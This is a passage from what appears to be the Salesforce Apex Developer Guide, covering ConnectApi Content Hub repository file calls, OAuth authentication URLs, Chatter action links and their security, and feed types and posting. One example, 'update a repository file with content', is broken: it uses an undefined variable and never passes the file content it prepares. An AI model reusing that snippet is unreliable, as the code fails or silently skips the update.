folder. CalladdRepositoryItem(repositoryId, repositoryFolderId, file, filedata)tocreateafilewithbinary content in a Google Drive repository folder. After the file is created, we show the file’s ID, name, description, external URL, and download URL. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs'; final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput(); newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available for creation/update newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>(); //Metadata: name field Final String newFileName = 'new folder item name.txt'; final ConnectApi.ContentHubFieldValueInput fieldValueInput = new ConnectApi.ContentHubFieldValueInput(); fieldValueInput.name = 'name'; fieldValueInput.value = newFileName; newItem.fields.add(fieldValueInput); //Metadata: description field 386 Using Salesforce Features with Apex Apex Developer Guide
  • 391.
    final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc= new ConnectApi.ContentHubFieldValueInput(); fieldValueInputDesc.name = 'description'; fieldValueInputDesc.value = 'It does describe it'; newItem.fields.add(fieldValueInputDesc); //Binary content final Blob newFileBlob = Blob.valueOf('awesome content for brand new file'); final String newFileMimeType = 'text/plain'; final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(newFileBlob, newFileMimeType, newFileName); final ConnectApi.RepositoryFolderItem newFolderItem = ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem, fileBinaryInput); final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file; System.debug(String.format('New file - id: ''{0}'', name: ''{1}'', description: ''{2}'' n external URL: ''{3}'', download URL: ''{4}''', new String[]{ newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl, newFile.downloadUrl})); SEE ALSO: Apex Reference Guide: ConnectApi.ContentHubItemInput Apex Reference Guide: ConnectApi.ContentHubFieldValueInput Apex Reference Guide: ConnectApi.BinaryInput Update a Repository File Without Content (Metadata Only) Call a method to update the metadata of a repository file. Call updateRepositoryFile(repositoryId, repositoryFileId, file) to update the metadata of a file in a repository folder. After the file is updated, we show the file’s ID, name, description, external URL, download URL. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId = 'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ'; final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput(); updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available for creation/update updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>(); //Metadata: name field final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new ConnectApi.ContentHubFieldValueInput(); fieldValueInputName.name = 'name'; fieldValueInputName.value = 'updated file name.txt'; updatedItem.fields.add(fieldValueInputName); final ConnectApi.RepositoryFileDetail updatedFile = ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem); System.debug(String.format('Updated file - id: ''{0}'', name: ''{1}'', description: ''{2}'',n external URL: ''{3}'', download URL: ''{4}''', new String[]{ 387 Using Salesforce Features with Apex Apex Developer Guide
  • 392.
    updatedFile.id, updatedFile.name, updatedFile.description,updatedFile.externalDocumentUrl, updatedFile.downloadUrl})); SEE ALSO: Apex Reference Guide: ConnectApi.ContentHubItemInput Apex Reference Guide: ConnectApi.ContentHubFieldValueInput Update a Repository File with Content Call a method to update a repository file with content. Call updateRepositoryFile(repositoryId, repositoryFileId, file, fileData) to update the content and metadata of a file in a repository. After the file is updated, we show the file’s ID, name, description, external URL, and download URL. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId = 'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ'; final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput(); updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available for creation/update updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>(); //Metadata: name field final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new ConnectApi.ContentHubFieldValueInput(); fieldValueInputName.name = 'name'; fieldValueInputName.value = 'updated file name.txt'; updatedItem.fields.add(fieldValueInputName); //Binary content final Blob updatedFileBlob = Blob.valueOf('even more awesome content for updated file'); final String updatedFileMimeType = 'text/plain'; final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(updatedFileBlob, updatedFileMimeType, updatedFileName); final ConnectApi.RepositoryFileDetail updatedFile = ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem); System.debug(String.format('Updated file - id: ''{0}'', name: ''{1}'', description: ''{2}'',n external URL: ''{3}'', download URL: ''{4}''', new String[]{ updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl, updatedFile.downloadUrl})); SEE ALSO: Apex Reference Guide: ConnectApi.ContentHubItemInput Apex Reference Guide: ConnectApi.ContentHubFieldValueInput Apex Reference Guide: ConnectApi.BinaryInput Get an Authentication URL Call a method to get an authentication URL. 388 Using Salesforce Features with Apex Apex Developer Guide
  • 393.
    Call getOAuthCredentialAuthUrl(requestBody) toretrieve the URL that a user must visit to begin an authentication flow, ultimately returning authentication tokens to Salesforce. Accepts input parameters representing a specific external credential and, optionally, a named principal. Use this method as part of building a customized or branded user interface to help users initiate authentication. ConnectApi.OAuthCredentialAuthUrlInput input = new ConnectApi.OAuthCredentialAuthUrlInput(); input.externalCredential = 'MyExternalCredentialDeveloperName'; input.principalType = ConnectApi.CredentialPrincipalType.PerUserPrincipal; input.principalName = 'MyPrincipal'; // Only required when principalType = NamedPrincipal ConnectApi.OAuthCredentialAuthUrl output = ConnectApi.NamedCredentials.getOAuthCredentialAuthUrl(input); String authenticationUrl = output.authenticationUrl; // Redirect users to this URL to authenticate in the browser SEE ALSO: Apex Reference Guide: NamedCredentials Methods Connect in Apex Features This topic describes which classes and methods to use to work with common Connect in Apex features. You can also go directly to the ConnectApi Namespace reference content. IN THIS SECTION: Working with Action Links An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can drive productivity and accelerate innovation. Working with Feeds and Feed Elements The Chatter feed is a container of feed elements. The abstract class ConnectApi.FeedElement is a parent class to the ConnectApi.FeedItem class,representingfeedposts,andthe ConnectApi.GenericFeedElement class,representing bundles and recommendations in the feed. Accessing ConnectApi Data in Experience Cloud Sites Many ConnectApi methods work within the context of a single Experience Cloud site. Methods Available to Experience Cloud Guest Users If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods return information the guest user has access to. Supported Validations for DBT Segments When creating or updating a segment, the ConnectApi.CdpSegmentInput class is subject to some SQL validations. 389 Using Salesforce Features with Apex Apex Developer Guide
  • 394.
    Working with ActionLinks An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can drive productivity and accelerate innovation. Workflow This feed item contains one action link group with one visible action link, Join. The workflow to create and post action links with a feed element: 1. (Optional) Create an action link template. 2. CallConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) to define an action link group that contains at least one action link. 3. Call ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to post a feed element and associate the action link with it. Use these methods to work with action links. Task ConnectApi Method Create an action link group definition. To associate an action link group with a feed element, first create an action link group ActionLinks.createActionLinkGroupDefinition (communityId, actionLinkGroup) ActionLinks.deleteActionLinkGroupDefinition(communityId, actionLinkGroupId) definition. Then post a feed element with an associated actions capability. ActionLinks.getActionLinkGroupDefinition(communityId, actionLinkGroupId) Postafeedelementwithanassociatedactionscapability.Associate up to 10 action link groups with a feed element. ChatterFeeds.postFeedElement(communityId, feedElement) 390 Using Salesforce Features with Apex Apex Developer Guide
  • 395.
    Task ConnectApi Method Get informationabout an action link, including state for the context user. ActionLinks.getActionLink(communityId, actionLinkId) Get information about an action link group including state for the context user. ActionLinks.getActionLinkGroup(communityId, actionLinkGroupId) Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link. ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId) Get the feed elements from a specified feed type. If a feed element has action links associated with it, the action links data is returned in the feed element’s associated actions capability. ChatterFeeds.getFeedElementsFromFeed() IN THIS SECTION: Action Links Overview, Authentication, and Security Learn about Apex action links security, authentication, labels, and errors. Action Links Use Case Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a web page. This topic contains an example use case. SEE ALSO: Define an Action Link and Post with a Feed Element Define an Action Link in a Template and Post with a Feed Element Action Links Overview, Authentication, and Security Learn about Apex action links security, authentication, labels, and errors. Workflow This feed item contains one action link group with one visible action link, Join. 391 Using Salesforce Features with Apex Apex Developer Guide
  • 396.
    The workflow tocreate and post action links with a feed element: 1. (Optional) Create an action link template. 2. CallConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) to define an action link group that contains at least one action link. 3. Call ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to post a feed element and associate the action link with it. Action Link Templates CreateactionlinktemplatesinSetuptoinstantiateactionlinkgroupswithcommonproperties.Youcanpackagetemplatesanddistribute them to other Salesforce orgs. Specify binding variables in the template and set the values of the variables when you instantiate the action link group. For example, use a binding variable for the API version number, a user ID, or an OAuth token. Youcanalsospecifycontextvariablesinthetemplates.Whenauserexecutestheactionlink,Salesforceprovidesvaluesforthesevariables, such as who executed the link and in which organization. To instantiate the action link group, call the ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) method. Specify the template ID and the values for any binding variables defined in the template. See Design Action Link Templates. Type of Action Links Specify the action link type in the actionType property when you define an action link. There are four types of action links: • Api—The action link calls a synchronous API at the action URL. Salesforce sets the status to SuccessfulStatus or FailedStatus based on the HTTP status code returned by your server. 392 Using Salesforce Features with Apex Apex Developer Guide
  • 397.
    • ApiAsync—The actionlink calls an asynchronous API at the action URL. The action remains in a PendingStatus state until a third party makes a request to /connect/action-links/actionLinkId to set the status to SuccessfulStatus or FailedStatus when the asynchronous operation is complete. • Download—The action link downloads a file from the action URL. • Ui—The action link takes the user to a web page at the action URL. Authentication When you define an action link, specify a URL (actionUrl) and the HTTP headers (headers) required to make a request to that URL. If an external resource requires authentication, include the information wherever the resource requires. If a Salesforce resource requires authentication, you can include OAuth information in the HTTP headers or you can include a bearer token in the URL. Salesforce automatically authenticates these resources. • Relative URLs in templates • Relative URLs beginning with /services/apexrest when the action link group is instantiated from Apex Don’t use these resources for sensitive operations. Security HTTPS The action URL in an action link must begin with https:// or be a relative URL that matches one of the rules in the previous Authentication section. Encryption API details are stored with encryption, and obfuscated for clients. The actionURL, headers, and requestBody data for action links that are not instantiated from a template are encrypted with the organization’s encryption key. The Action URL, HTTP Headers, and HTTP Request Body for an action link template are not encrypted. The binding values used when instantiating an action link group from a template are encrypted with the organization’s encryption key. Action Link Templates Only users with Customize Application user permission can create, edit, delete, and package action link templates in Setup. Don’t store sensitive information in templates. Use binding variables to add sensitive information when you instantiate the action link group. After the action link group is instantiated, the values are stored in an encrypted format. See Define Binding Variables in Design Action Link Templates. Connected Apps When creating action links via a connected app, it's a good idea to use a connected app with a consumer key that never leaves your control.Theconnectedappisusedforserver-to-servercommunicationandisnotcompiledintomobileappsthatcouldbedecompiled. Expiration Date Whenyoudefineanactionlinkgroup,specifyanexpirationdate(expirationDate).Afterthatdate,theactionlinksinthegroup can’t be executed and disappear from the feed. If your action link group definition includes an OAuth token, set the group’s expiration date to the same value as the expiration date of the OAuth token. Actionlinktemplatesuseaslightlydifferentmechanismforexcludingauser.SeeSettheActionLinkGroupExpirationTimeinDesign Action Link Templates. 393 Using Salesforce Features with Apex Apex Developer Guide
  • 398.
    Exclude a Useror Specify a User Use the excludeUserId property of the action link definition input to exclude a single user from executing an action. Use the userId property of the action link definition input to specify the ID of a user who alone can execute the action. If you don’t specify a userId property or if you pass null, any user can execute the action. You can’t specify both excludeUserId and userId for an action link Action link templates use a slightly different mechanism for excluding a user. See Set Who Can See the Action Link in Design Action Link Templates. Read, Modify, or Delete an Action Link Group Definition There are two views of an action link and an action link group: the definition, and the context user’s view. The definition includes potentially sensitive information, such as authentication information. The context user’s view is filtered by visibility options and the values reflect the state of the context user. Action link group definitions can contain sensitive information (such as OAuth tokens). For this reason, to read, modify, or delete a definition, the user must have created the definition or have View All Data permission. In addition, in Connect REST API, the request must be made via the same connected app that created the definition. In Apex, the call must be made from the same namespace that created the definition. Context Variables Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the actionUrl, headers, and requestBody properties of the Action Link Definition Input request body or ConnectApi.ActionLinkDefinitionInput object. You can also use context variables in the Action URL, HTTP Request Body, and HTTP Headers fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published. The context variables are: Description Context Variable The ID of the action link the user executed. {!actionLinkId} The ID of the action link group containing the action link the user executed. {!actionLinkGroupId} The ID of the site in which the user executed the action link. The value for your internal org is the empty key "000000000000000000". {!communityId} The URL of the site in which the user executed the action link. The value for your internal org is empty string "". {!communityUrl} The ID of the org in which the user executed the action link. {!orgId} The ID of the user that executed the action link. {!userId} Versioning To avoid issues due to upgrades or changing functionality in your API, we recommend using versioning when defining action links. For example, the actionUrl property in the ConnectApi.ActionLinkDefinitionInputlooks like https://www.example.com/api/v1/exampleResource. 394 Using Salesforce Features with Apex Apex Developer Guide
  • 399.
    You can usetemplates to change the values of the actionUrl, headers, or requestBody properties, even after a template is distributed in a package. Let’s say you release a new API version that requires new inputs. An admin can change the inputs in the action link template in Setup and even action links already associated with a feed element use the new inputs. However, you can’t add new binding variables to a published action link template. If your API isn’t versioned, you can use the expirationDate property of the ConnectApi.ActionLinkGroupDefinitionInput to avoid issues due to upgrades or changing functionality in your API. See Set the Action Link Group Expiration Time in Design Action Link Templates. Errors Use the Action Link Diagnostic Information method (ConnectApi.ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)) to return status codes and errors from executing Api action links. Diagnostic info is given only for users who can access the action link. Localized Labels Action links use a predefined set of localized labels specified in the labelKey property of the ConnectApi.ActionLinkDefinitionInput request body and the Label field of an action link template. For a list of labels, see Actions Links Labels. Note: If none of the label key values make sense for your action link, specify a custom label in the Label field of an action link template and set Label Key to None. However, custom labels aren’t localized. SEE ALSO: Define an Action Link and Post with a Feed Element Define an Action Link in a Template and Post with a Feed Element Define an Action Link and Post with a Feed Element Define an Action Link in a Template and Post with a Feed Element Action Links Use Case Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a web page. This topic contains an example use case. Start a Video Chat from the Feed Suppose that you work as a Salesforce developer for a company that has a Salesforce org and an account with a fictional company called “VideoChat.” Users have been saying they want to do more from their mobile devices. You’re asked to create an app that lets users create and join video chats directly from their mobile device. When a user opens the VideoChat app in Salesforce, they’re asked to name the video chat room and invite either a group or individual users to the video chat room. When the user clicks OK, the VideoChat app launches the video chat room and posts a feed item to the selected group or users asking them to Please join the video chat by clicking an action link labeled Join. When an invitee clicks Join, the action link opens a web page containing the video chat room. 395 Using Salesforce Features with Apex Apex Developer Guide
  • 400.
    As a developerthinking about how to create the action link URL, you come up with these requirements: 1. When a user clicks Join, the action link URL has to open the video chat room they were invited to. 2. The action link URL has to tell the video chat room who’s joining. To dynamically create the action link URLs, you create an action link template in Setup. For the first requirement, you create a {!Bindings.roomId} binding variable in the Action URL template field. When the user clicks OK to create the video chat room, your Apex code generates a unique room ID. The Apex code uses that unique room ID as the binding variable value when it instantiates the action link group, associates it with the feed item, and posts the feed item. For the second requirement, the action link must include the user ID. Action links support a predefined set of context variables. When an action link is invoked, Salesforce substitutes the variables with values. Context variables include information about who clicked the action link and in what context it was invoked. You decide to include a {!userId} context variable in the Action URL so that when a user clicks the action link in the feed, Salesforce substitutes the user’s ID and the video chat room knows who’s entering. This is the action link template for the Join action link. 396 Using Salesforce Features with Apex Apex Developer Guide
  • 401.
    Every action linkmust be associated with an action link group. The group defines properties shared by all the action links associated with it. Even if you’re using a single action link (as in this example) it must be associated with a group. The first field of the action link template is Action Link Group Template, which in this case is Video Chat, which is the action link group template the action link template is associated with. . Working with Feeds and Feed Elements The Chatter feed is a container of feed elements. The abstract class ConnectApi.FeedElement is a parent class to the ConnectApi.FeedItem class, representing feed posts, and the ConnectApi.GenericFeedElement class, representing bundles and recommendations in the feed. Note: Salesforce Help refers to feed items as posts and bundles as bundled posts. 397 Using Salesforce Features with Apex Apex Developer Guide
  • 402.
    Capabilities As part ofthe effort to diversify the feed, pieces of functionality found in feed elements have been broken out into capabilities. Capabilities provide a consistent way to interact with the feed. Don’t inspect the feed element type to determine which functionality is available for a feed element. Inspect the capability, which tells you explicitly what’s available. Check for the presence of a capability to determine what a client can do to a feed element. The ConnectApi.FeedElement.capabilities property holds a set of capabilities. A capability includes both an indication that a feature is possible and data associated with that feature. If a capability property exists on a feed element, that capability is available, even if there isn’t any data associated with the capability yet. For example, if the chatterLikes capability property exists on a feed element, the context user can like that feed element. If the capability property doesn’t exist on a feed element, it isn’t possible to like that feed element. When posting a feed element, specify its characteristics in the ConnectApi.FeedElementInput.capabilities property. How the Salesforce UI Displays Feed Items A client can use the ConnectApi.FeedElement.capabilities property to determine what it can do with a feed element and how to render the feed element. For all feed element subclasses other than ConnectApi.FeedItem, the client doesn’t have to know the subclass type. Instead, the client can look at the capabilities. Feed items do have capabilities, but they also have a few properties, such as actor, that aren’t exposed as capabilities. For this reason, clients must handle feed items a bit differently than other feed elements. The Salesforce UI uses one layout to display every feed item. This single layout gives customers a consistent view of feed items and gives developers an easy way to create UI. The layout always contains the same pieces and the pieces are always in the same position. Only the content of the layout pieces changes. The feed item (ConnectApi.FeedItem) layout elements are: 1. Actor (ConnectApi.FeedItem.actor)—A photo or icon of the creator of the feed item. (You can override the creator at the feed item type level. For example, the dashboard snapshot feed item type shows the dashboard as the creator.) 2. Header (ConnectApi.FeedElement.header)—Context for the feed item. The same feed item can have a different header depending on who posted it and where it was posted. For example, Ted posted this feed item to a group. Timestamp(ConnectApi.FeedElement.relativeCreatedDate)—Thedateandtimewhenthefeeditemwasposted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as “17m ago”. Otherwise, the date and time are formatted as an absolute, localized string. 398 Using Salesforce Features with Apex Apex Developer Guide
  • 403.
    3. Body (ConnectApi.FeedElement.body)—Allfeed items have a body. The body can be null, which is the case when the user doesn’t provide text for the feed item. Because the body can be null, you can’t use it as the default case for rendering text. Instead, use the ConnectApi.FeedElement.header.text property, which always contains a value. 4. Auxiliary Body (ConnectApi.FeedElement.capabilities)—The visualization of the capabilities. See Capabilities. How the Salesforce Displays Feed Elements Other Than Feed Items A client can use the ConnectApi.FeedElement.capabilities property to determine what it can do with a feed element and how to render the feed element. This section uses bundles as an example of how to render a feed element, but these properties are available for every feed element. Capabilities allow you to handle all content in the feed consistently. Note: Bundled posts contain feed-tracked changes and are in record feeds only. To give customers a clean, organized feed, Salesforce aggregates feed-tracked changes into a bundle. To see individual feed elements, click the bundle. A bundle is a ConnectApi.GenericFeedElement object (which is a concrete subclass of ConnectApi.FeedElement) with a ConenctApi.BundleCapability. The bundle layout elements are: • Header (ConnectApi.FeedElement.header)—For feed-tracked change bundles, this text is “User Name updated this record.” • Timestamp(ConnectApi.FeedElement.relativeCreatedDate)—Thedateandtimewhenthefeeditemwasposted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as “17m ago”. Otherwise, the date and time are formatted as an absolute, localized string. • Auxiliary Body (ConnectApi.FeedElement.capabilities.bundle.changes)—The bundle displays the fieldName and the oldValue and newValue properties for the first two feed-tracked changes in the bundle. If there are more than two feed-tracked changes, the bundle displays a “Show All Updates” link. Feed Element Visibility The feed elements a user sees depend on how the administrator has configured feed tracking, sharing rules, and field-level security. For example, if a user doesn’t have access to a record, they don’t see updates for that record. If a user can see the parent of the feed element, the user can see the feed element. Typically, a user sees feed updates for: • Feed elements that @mention the user (if the user can access the feed element’s parent) • Feed elements that @mention groups the user is a member of • Record field changes on records whose parent is a record the user can see, including User, Group, and File records • Feed elements posted to the user • Feed elements posted to groups that the user owns or is a member of • Feed elements for standard and custom records, for example, tasks, events, leads, accounts, files 399 Using Salesforce Features with Apex Apex Developer Guide
  • 404.
    Feed Types There aremany types of feeds. Each feed type defines a collection of feed elements. Important: The collection of feed elements can change between releases. All feed types except Favorites are exposed in the ConnectApi.FeedType enum and passed to one of the ConnectApi.ChatterFeeds.getFeedElementsFromFeed methods. This example gets the feed elements from the context user’s news feed and topics feed. ConnectApi.FeedElementPage newsFeedElementPage = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null, ConnectApi.FeedType.News, 'me'); ConnectApi.FeedElementPage topicsFeedElementPage = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null, ConnectApi.FeedType.Topics, '0TOD00000000cld'); To get a filter feed, call one of the ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed methods. To get a favorites feed, call one of the ConnectApi.ChatterFavorites.getFeedElements methods. The feed types and their descriptions are: • Bookmarks—Contains all feed items saved as bookmarks by the context user. • Company—Containsallfeeditemsexceptfeeditemsoftype TrackedChange.Toseethefeeditem,theusermusthavesharing access to its parent. • DirectMessageModeration—Containsalldirectmessagesthatareflaggedformoderation.TheDirectMessageModeration feed is available only to users with Moderate Experiences Chatter Messages permissions. • DirectMessages—Contains all feed items of the context user’s direct messages. • Draft—Contains all the feed items that the context user drafted. • Files—Contains all feed items that contain files posted by people or groups that the context user follows. • Filter—Contains the news feed filtered to contain feed items whose parent is a specified object type. • Groups—Contains all feed items from all groups the context user either owns or is a member of. • Home—Contains all feed items associated with any managed topic in an Experience Cloud site. • Landing—Contains all feed items that best drive user engagement when the feed is requested. Allows clients to avoid an empty feed when there aren’t many personalized feed items. • Moderation—Contains all feed items that are flagged for moderation, except direct messages. The moderation feed is available only to users with Moderate Experiences Feeds permissions. • Mute—Contains all feed items that the context user muted. • News—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Contains all updates for records whose parent is the context user. • PendingReview—Contains all feed items and comments that are pending review. • People—Contains all feed items posted by all people the context user follows. • Record—Containsallfeeditemswhoseparentisaspecifiedrecord,whichcouldbeagroup,user,object,file,oranyotherstandard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. You can get another user’s record feed. • Streams—Contains all feed items for any combination of up to 25 feed-enabled entities that the context user subscribes to in a stream. Examples of feed-enabled entities include people, groups, and records, 400 Using Salesforce Features with Apex Apex Developer Guide
  • 405.
    • To—Contains allfeed items with mentions of the context user. Contains feed items the context user commented on and feed items created by the context user that are commented on. • Topics—Contains all feed items that include the specified topic. • UserProfile—Contains feed items created when a user changes records that can be tracked in a feed. Contains feed items whose parent is the user and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates. You can get another user’s user profile feed. • Favorites—Contains favorites saved by the context user. Favorites are feed searches, list views, and topics. Post a Feed Item Using postFeedElement Tip: The postFeedElement methods are the simplest, most efficient way to post feed items because, unlike the postFeedItem methods, they don’t require you to pass a feed type. Feed items are the only feed element type you can post. Use these methods to post feed items. postFeedElement(communityId, subjectId, feedElementType, text) Post a plain-text feed element. postFeedElement(communityId, feedElement, feedElementFileUpload) (version 35.0 and earlier) Post a rich-text feed element. Include mentions and hashtag topics, attach a file to a feed element, and associate action link groups with a feed element. You can also use this method to share a feed element and add a comment. postFeedElement(communityId, feedElement) (version 36.0 and later) Post a rich-text feed element. Include mentions and hashtag topics, attach already uploaded files to a feed element, and associate action link groups with a feed element. You can also use this method to share a feed element and add a comment. When you post a feed item, you create a child of a standard or custom object. Specify the parent object in the subjectId parameter or in the subjectId property of the ConnectApi.FeedElementInput object you pass in the feedElement parameter. The value of the subjectId parameter determines the feeds in which the feed item is displayed. The parent property in the returned ConnectApi.FeedItem object contains information about the parent object. Use these methods to complete these tasks. Post to yourself This code posts a feed item to the context user. The subjectId specifies me, which is an alias for the context user’s ID. It could also specify the context user’s ID. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me', ConnectApi.FeedElementType.FeedItem, 'Working from home today.'); The parent property of the newly posted feed item contains the ConnectApi.UserSummary of the context user. Post to another user This code posts a feed item to a user other than the context user. The subjectId specifies the user ID of the target user. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, '005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information about the new categories?'); The parent property of the newly posted feed item contains the ConnectApi.UserSummary of the target user. Post to a group This code posts a feed item to a group. The subjectId specifies the group ID. ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); 401 Using Salesforce Features with Apex Apex Developer Guide
  • 406.
    ConnectApi.TextSegmentInput textSegmentInput =new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); mentionSegmentInput.id = '005RR000000Dme9'; messageBodyInput.messageSegments.add(mentionSegmentInput); textSegmentInput.text = 'Could you take a look?'; messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem; feedItemInput.subjectId = '0F9RR0000004CPw'; ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); The parent property of the newly posted feed item contains the ConnectApi.ChatterGroupSummary of the specified group. Post to a record (such as a file or an account) This code posts a feed item to a record and mentions a group. The subjectId specifies the record ID. ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'Does anyone know anyone with contacts here?'; messageBodyInput.messageSegments.add(textSegmentInput); // Mention a group. mentionSegmentInput.id = '0F9D00000000oOT'; messageBodyInput.messageSegments.add(mentionSegmentInput); feedItemInput.body = messageBodyInput; feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem; // Use a record ID for the subject ID. feedItemInput.subjectId = '001D000000JVwL9'; ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, feedItemInput); The parent property of the new feed item depends on the record type specified in subjectId. If the record type is File, the parentis ConnectApi.FileSummary.IftherecordtypeisGroup,theparentis ConnectApi.ChatterGroupSummary. If the record type is User, the parent is ConnectApi.UserSummary. For all other record types, as in this example that uses an Account, the parent is ConnectApi.RecordSummary. Get Feed Elements from a Feed Tip: To return a feed that includes feed elements, call these methods. Feed element types include feed item, bundle, and recommendation. 402 Using Salesforce Features with Apex Apex Developer Guide
  • 407.
    Getting feed itemsfrom a feed is similar, but not identical, for each feed type. Get feed elements from the Company, DirectMessageModeration, DirectMessages, Home, Moderation, and PendingReview feeds To get the feed elements from these feeds, use these methods that don’t require a subjectId. • getFeedElementsFromFeed(communityId, feedType) • getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam) • getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam) • getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter) • getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed) Get feed elements from the Favorites feed To get the feed elements from the favorites feed, specify a favoriteId. For these feeds, the subjectId must be the ID of the context user or the alias me. • getFeedElements(communityId, subjectId, favoriteId) • getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam) • getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam) Get feed elements from the Filter feed To get the feed elements from the filters feed, specify a keyPrefix. The keyPrefix indicates the object type and is the first three characters of the object ID. The subjectId must be the ID of the context user or the alias me. • getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix) • getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam) • getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam) Get feed elements from the Bookmarks, Files, Groups, Mute, News, People, Record, Streams, To, Topics, and UserProfile feeds To get the feed elements from these feed types, specify a subject ID. If feedType is Record, subjectId can be any record ID,includingagroupID.If feedType is Streams, subjectId mustbeastreamID.If feedType is Topics, subjectId must be a topic ID. If feedType is UserProfile, subjectId can be any user ID. If the feedType is any other value, subjectId must be the ID of the context user or the alias me. • getFeedElementsFromFeed(communityId, feedType, subjectId) • getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter) • getFeedElementsFromFeed(communityId, 